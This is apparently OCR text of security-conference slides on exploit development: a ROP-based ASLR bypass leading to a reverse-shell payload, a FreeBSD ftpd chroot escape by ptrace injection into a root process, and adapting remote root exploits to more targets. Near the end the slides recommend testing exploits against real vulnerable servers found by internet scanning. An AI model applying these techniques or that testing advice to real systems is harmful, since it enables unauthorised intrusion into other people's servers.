080d7000-080df000 rw-p 0008e000 08:01 367591     /usr/sbin/proftpd
080df000-080e9000 rw-p 00000000 00:00 0
08385000-083e8000 rw-p 00000000 00:00 0          [heap]
b70e7000-b70ef000 r-xp 00000000 08:01 115121     /lib/i686/cmov/libnss_nis-2.11.3.so
b70ef000-b70f0000 r--p 00008000 08:01 115121     /lib/i686/cmov/libnss_nis-2.11.3.so
b70f0000-b70f1000 rw-p 00009000 08:01 115121     /lib/i686/cmov/libnss_nis-2.11.3.so
b70f1000-b70f7000 r-xp 00000000 08:01 115143     /lib/i686/cmov/libnss_compat-2.11.3.so
b70f7000-b70f8000 r--p 00006000 08:01 115143     /lib/i686/cmov/libnss_compat-2.11.3.so
b70f8000-b70f9000 rw-p 00007000 08:01 115143     /lib/i686/cmov/libnss_compat-2.11.3.so
root@debian:~#
```

Bypassing ASLR (Adress Space Layout Randomization) on Linux x86

- **Goal: get the shellcode executed**
  - **Find mmap/mmap64 plt entry using IDA**
    From the plt entry we can indirectly jump to the randomized library function
  - **Find memcpy plt entry using IDA**
  - **Use mmap to map a fixed free memory region (read, write, execute permissions enabled)**
  - **Use memcpy to copy bytes from the TEXT segment to this memory region, purpose of the bytes: copy the shellcode to the new memory region**
  - **Jump to the memory copy routine**
  - **Execute the payload that retrieves the reverse shell**
  - **mmap and memcpy are called using ROP (return oriented programming)**


Bypassing Address Space Layout Randomization on Linux x86



Exploiting logic flaws
(FreeBSD ftpd Remote Root Exploit case)

- Exploiting logic flaws strongly depends on the nature of the bug
- FreeBSD ftpd example scenario
  - We can load a library if the logged in user is inside a chroot and we can write files to the disk
- How to exploit it
  - We need a way to break the chroot and execute code
  - Program a dynamic library that
  - Breaks the chroot by using ptrace system call
    - Attach to an existing FreeBSD process that runs as root using ptrace
    - Copy the shellcode into the root owned process by using ptrace
    - Let the root owned process continue at the shellcode position
    - NX (Non-Executable mappings) on amd64 can be bypassed easily
      On FreeBSD there is a rwx (read write execute) memory region
      We write our shellcode into this region

Exploiting logic flaws
(FreeBSD ftpd Remote Root Exploit case)



Adding targets to the exploit

- Reason: Simply important to support wider range of targets
- Targets can be split up in two parts
  - Supported Operating System
  - Supported software version on Operating System platform

- Environment needs to be set up
  As many as possible vulnerable installations
  (using Virtual Machines)

- Offsets and possibly other values need to be examined

Adding targets to the exploit

- **Add code to exploit for target integration and target selection**
- **Example: ProFTPD Remote Root Exploit**
  - **Exploit was designed to make it easy to add targets**
  - **Needed values**
    - **write(2) offset (plt entry) is found by using IDA**
    - **Align and Padding are found by running a perl script and observing the behaviour of the ProFTPD service**
- **Example: FreeBSD ftpd Remote Root Exploit**
  - **Only task: compile the dynamic libraries on each OS version**
- **Example: FreeBSD sendfile local root exploit**
  - **To support x86 and amd64 two shellcodes are needed**
  - **The exploit has to be adjusted for each version (buffer sizes)**

Testing shaping & adjusting the exploit in the wild


- Exploits can run perfect in the testing environment
- In real world they might not succeed in gaining a shell (not always the case)
- So the exploit needs to be made stable by testing it in real networks
- How to accomplish that
  - Search engines can be nice in finding running servers in the wild to test the exploit against
  - Scanners can be developed to seek the internet for vulnerable servers
- Once vulnerable servers are discovered, test the exploit against them
- Mimic the discovered vulnerable OS and software version
- Adjust the exploit by addressing the failures in the exploit code

Last slide ☺

Thanks to everybody who supported me over times

You know who you are <3

Questions? Comments ? Suggestions ?



Uncovering Zero-Days and advanced fuzzing

How to successfully get the tools to unlock UNIX and Windows Servers